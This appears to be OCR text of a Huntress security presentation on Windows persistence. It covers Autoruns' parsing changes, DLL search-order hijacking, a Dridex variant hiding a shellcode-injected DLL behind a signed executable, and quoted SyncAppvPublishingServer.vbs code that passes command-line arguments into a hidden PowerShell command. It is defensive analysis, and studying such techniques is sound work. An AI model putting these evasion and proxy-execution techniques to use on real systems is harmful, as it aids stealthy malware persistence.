


Autoruns < 13.80 (MS Filter)

HUNTRESS



Autoruns >= 13.80 (MS Filter)



So What Changed?

- Just like with cmd.exe, Autoruns stopped parsing the parameters
- Autoruns will show Rundll32.exe as the persisted executable

- Many legitimate applications use Rundll32.exe to persist a DLL
  - Separating legitimate uses from malicious will require expert-level understanding

DLL Hijacking

DLL Hijacking

HUNTRESS

- Technique that can be abused to cause Windows to load a malicious DLL rather than the intended DLL
- Publicly known since the early days of Windows XP
  - XP SP2 changed the order for security reasons
- Autoruns will display the executable that is persisted but not any of the DLLs

DLL Search Order

HUNTRESS

- Applications use the Windows function LoadLibrary() to request that Windows find and load a DLL into memory
- Windows follows a defined lookup process to find the requested DLL
  - Directory from which the application was loaded
  - System directory (system32)
  - 16-bit system directory
  - Windows directory (c:\windows)
  - Current directory
  - Directories listed in the PATH environment variable

DLL Search Order Hijacking

- The first DLL found with a matching name will be loaded
- Malware gets execution by placing a malicious DLL in a directory searched prior to the directory containing the real DLL
- Malicious DLL can execute arbitrary code at this point

Dridex

- One variant uses DLL Hijacking and a technique called AtomBombing
- Autoruns only sees the signed executable

Dridex – Find An Executable

- A Dridex variant used DLL hijacking to evade detection by hiding itself behind a legitimate signed executable

- Hashes executables until it finds a match
- Copies the matching executable to the users profile (AppData\Roaming)


Dridex – Modify The DLL

- A random DLL is chosen from the imports list and copied into the users profile with the legitimate executable
- Malicious shellcode is injected into the DLL that will be run when the DLL is loaded


Dridex - Execution

- Creates a registry key and shortcut pointing to the legitimate executable
- Runs the legitimate executable when the user logs on
  - Loads the malicious DLL
  - Executes the malicious injected code

Dridex – Files



Within Autoruns



HUNTRESS


SyncAppvPublishingService

SyncAppvPublishingServer

HUNTRESS

PowerShell cmdlet for App Virtualization Publishing

- Also comes with .VBS and .EXE helpers



SyncAppvPublishingServer Helpers

HUNTRESS

Helpers are provided to make it easier to call PowerShell cmdlet from outside PowerShell

- Take arguments from the command-line
- Format the received data
- Pass it to the PowerShell module

Building the PowerShell Command

HUNTRESS

SyncAppvPublishingServer.vbs

```
22  ParseCmdLine
23
24  if g_cmdArgs = "" Then
25    Wscript.echo "Command line arguments are required."
26    Wscript.quit 0
27  End If
28
29
30  Dim syncCmd
31  syncCmd = "$env:psmodulepath = [IO.Directory]::GetCurrentDirectory(); " & _
32            "import-module AppvClient; " & _
33            "Sync-AppvPublishingServer " & g_cmdArgs
34
```

Building the Shell Command

HUNTRESS

SyncAppvPublishingServer.vbs

```
34
35    Dim psCmd
36    psCmd = "powershell.exe -NonInteractive -WindowStyle Hidden -ExecutionPolicy
      RemoteSigned -Command &{" & syncCmd & "}"
37
```

WScript?!?

HUNTRESS

SyncAppvPublishingServer.vbs


```
38
39    Dim WshShell
40    Set WshShell = WScript.CreateObject("WScript.Shell")
41    WshShell.Run psCmd, 0
42
```

Oh The Horrors!

